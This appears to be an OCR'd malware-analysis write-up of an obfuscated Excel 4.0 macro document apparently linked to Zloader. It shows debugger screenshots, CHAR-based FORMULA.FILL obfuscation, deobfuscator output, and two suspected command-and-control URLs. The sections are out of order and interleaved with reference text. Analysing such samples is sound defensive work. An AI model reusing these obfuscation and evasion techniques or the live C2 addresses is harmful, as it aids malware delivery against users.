
16 Amount of memory free (in kilobytes).

17 Total memory available to Microsoft Excel (in kilobytes).

18 If a math coprocessor is present, returns TRUE; otherwise, returns FALSE.

19 If a mouse is present, returns TRUE; otherwise, returns FALSE. In Microsoft Excel for the Macintosh, always returns TRUE.

20 If a group is present in the workspace, returns a horizontal array of sheets in the group; otherwise returns the #N/A error value.



ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)

GZ57139

```
=FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(
```

```
57139 =FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(GF45449/L43072)&CHAR(AR51698+CW25387)
57140 =GOTO(FR44000)
```

Single Step

Cell: [ea74b9a274c0c73cad990ddd089927b6.xls]Sheet2!BT34345

Formula:
=IF(GET.WORKSPACE(42),,GOTO(HV23758))

d13ot9o61jdzpp.cloudfront.net/files/Excel%204.0%20Macro%20Functions%20Reference.pdf

255 / 653

42 = TRUE if leading zero is shown in days (when days are displayed as numbers); otherwise, returns FALSE.
43 = TRUE if using four-digit years; FALSE if using two-digit years.
44 = TRUE if date order is month-day-year when displaying dates in long form; FALSE if date order is day-month-year.
45 = TRUE if leading zero is shown in the time; otherwise, returns FALSE.

38 The number 0, 1, or 2 indicating the type of error-checking as set by the ERROR function. For more information, see ERROR.

39 A reference in R1C1-text form to the currently defined error-handling macro (set by the ERROR function), or the #N/A error value if none is specified.

40 If screen updating is turned on (set by the ECHO function), returns TRUE; otherwise, returns FALSE.


41 A horizontal array of cell ranges, as R1C1-style text, that were previously selected with the Go To command from the Edit menu or the FORMULA.GOTO macro function. If the book has multiple sheets, or if the single sheet in the workbook is named differently than the workbook itself, returns names as [Book]Sheet.

42 If your computer is capable of playing sounds, returns TRUE; otherwise, returns FALSE.

43 If your computer is capable of recording sounds, returns TRUE; otherwise, returns FALSE.

44 A three-column array of all currently registered procedures in dynamic link libraries (DLLs). The first column contains the names of the DLLs that contain the procedures (in Microsoft Excel for Windows) or the names of the files that contain the code resources (in Microsoft Excel for the Macintosh). The second column contains the names of the procedures in the DLLs (in Microsoft Excel for Windows) or code resources (in Microsoft Excel for the Macintosh). The third column contains text strings specifying the data types of the return values, and the number and data types of the arguments. For more information about DLLs and code resources and data types, see Using the CALL and REGISTER functions in Microsoft Excel Help.

As I continued debugging, I noticed that the macro attempts to connect to https://docs.microsoft.com/en-us/officeupdates/office-msi-non-security-updates to check for internet connection and stops running if it encounters an error. I also observed that macro checks for permission for macro usage via registry, After that it try to contact with https://dehabadi[.]ir/wp-keys[.]php and https://eleventalents[.]com/wp-keys[.]php. Although these addresses were not active during my analysis, my research led me to suspect that these addresses are command and control servers associated with the Zloader malware. Even though I couldn’t continue my analysis, my aim was reached successfully by revealing these addresses.


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)
Home
Insert
Page Layout
Formulas
Data
Review
View
Tell me what you want to do...
Sign in
Share
Sheet1
Sheet2
Ready


```
GZ57139   =FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(

57139 =FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(GF45449/L43072)&CHAR(AR51698+CW25387)
57140 =GOTO(EP44000)
```

Single Step

Cell: [ea74b9a274c0c73cad990ddd089927b6.xls]Sheet2!HG1552

Formula:
=FORMULA.FILL("=""https://dehabadi.ir/wp-keys.php""",BR54547)

Step Into
Evaluate
Halt
Goto
Step Over
Pause
Continue
Help


ea74b9a274c0c73cad990ddd089927b6.xls [Int'l] [Shared] [Compatibility Mode] - Excel (Product Activation Failed)
Sheet1
Sheet2
Ready
Solve PC issues: 2 important messages

```
GZ57139   =FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(

57139 =FORMULA.FILL(CHAR(GI36317-GO62613)&CHAR(FG22029-IE39678)&CHAR(AR51698-GM10338)&CHAR(CK33913*BJ64525)&CHAR(CB44507*FR56688)&CHAR(DI59063/P50295)&CHAR(AR51698-HE9612)&CHAR(CK33913+CK45619)&CHAR(HW45041-DU54703)&CHAR(GF45449/L43072)&CHAR(AR51698+CW25387)
57140 =GOTO(EP44000)
```


Single Step

Cell: [ea74b9a274c0c73cad990ddd089927b6.xls]Sheet2!EH54156


Formula:
=FORMULA.FILL("=""https://eleventalents.com/wp-keys.php""",GR1704)

With this explanation you have a basic understanding of the subject matter, now you can use a tool such as XLMMacroDeobfuscator to quickly solve the hidden XLM macro and save time. With this article I hope to provide insight for analysts who want to analyze XLM macros.

Hope to see you in the following articles.



```
C:\Users\Mert\Desktop>xlmdeobfuscator -f ea74b9a274c0c73cad990ddd089927b6.xls |
more

XLMMacroDeobfuscator(v 0.1.4) - https://github.com/DissectMalware/XLMMacroDeobfu
scator

File: C:\Users\Mert\Desktop\ea74b9a274c0c73cad990ddd089927b6.xls

[Loading Cells]
auto_open: auto_open->Sheet2!$HP$24304
[Starting Deobfuscation]
CELL:HP24304    , FullEvaluation       , SET.VALUE(FG22029,-509)
CELL:HP24305    , FullEvaluation       , RUN(Sheet2!FB54720)
CELL:FB54720    , FullEvaluation       , SET.VALUE(CK33913,186)
CELL:FB54721    , FullEvaluation       , GOTO(CB6172)
CELL:CB6172     , FullEvaluation       , SET.VALUE(BD47287,-506.25)
CELL:CB6173     , FullEvaluation       , RUN(Sheet2!HB9779)
CELL:HB9779     , FullEvaluation       , SET.VALUE(BY37681,-290)
CELL:HB9780     , FullEvaluation       , RUN(Sheet2!Z1238)
CELL:Z1238      , FullEvaluation       , SET.VALUE(CB44507,-574)
CELL:Z1239      , FullEvaluation       , RUN(Sheet2!F63714)
CELL:F63714     , FullEvaluation       , SET.VALUE(DI59063,-442)
CELL:F63715     , FullEvaluation       , RUN(Sheet2!H58494)
CELL:H58494     , FullEvaluation       , SET.VALUE(GF45449,319.5)
CELL:H58495     , FullEvaluation       , GOTO(CP32000)
CELL:CP32000    , FullEvaluation       , SET.VALUE(GI36317,-454)
CELL:CP32001    , FullEvaluation       , RUN(Sheet2!DS20258)
CELL:DS20258    , FullEvaluation       , SET.VALUE(HW45041,-70.5)
CELL:DS20259    , FullEvaluation       , GOTO(DE5285)
CELL:DE5285     , FullEvaluation       , SET.VALUE(AR51698,132)
CELL:DE5286     , FullEvaluation       , RUN(Sheet2!GZ57139)
CELL:GZ57139    , FullEvaluation       , FORMULA("=CLOSE(FALSE)",HV23758)
CELL:GZ57140    , FullEvaluation       , GOTO(EP44000)
CELL:EP44000    , FullEvaluation       , FORMULA("=APP.MAXIMIZE()",EP44001)
CELL:EP44001    , PartialEvaluation    , APP.MAXIMIZE()
CELL:EP44002    , FullEvaluation       , GOTO(BQ62228)
CELL:BQ62228    , FullEvaluation       , FORMULA("=IF(GET.WINDOW(7),GOTO(R[-38471]
C[161]),)",BQ62229)
CELL:BQ62229    , FullEvaluation       , IF(GET.WINDOW(7),GOTO(R[-38471]C[161]),)
CELL:BQ62230    , FullEvaluation       ,  GOTO(DH60440)
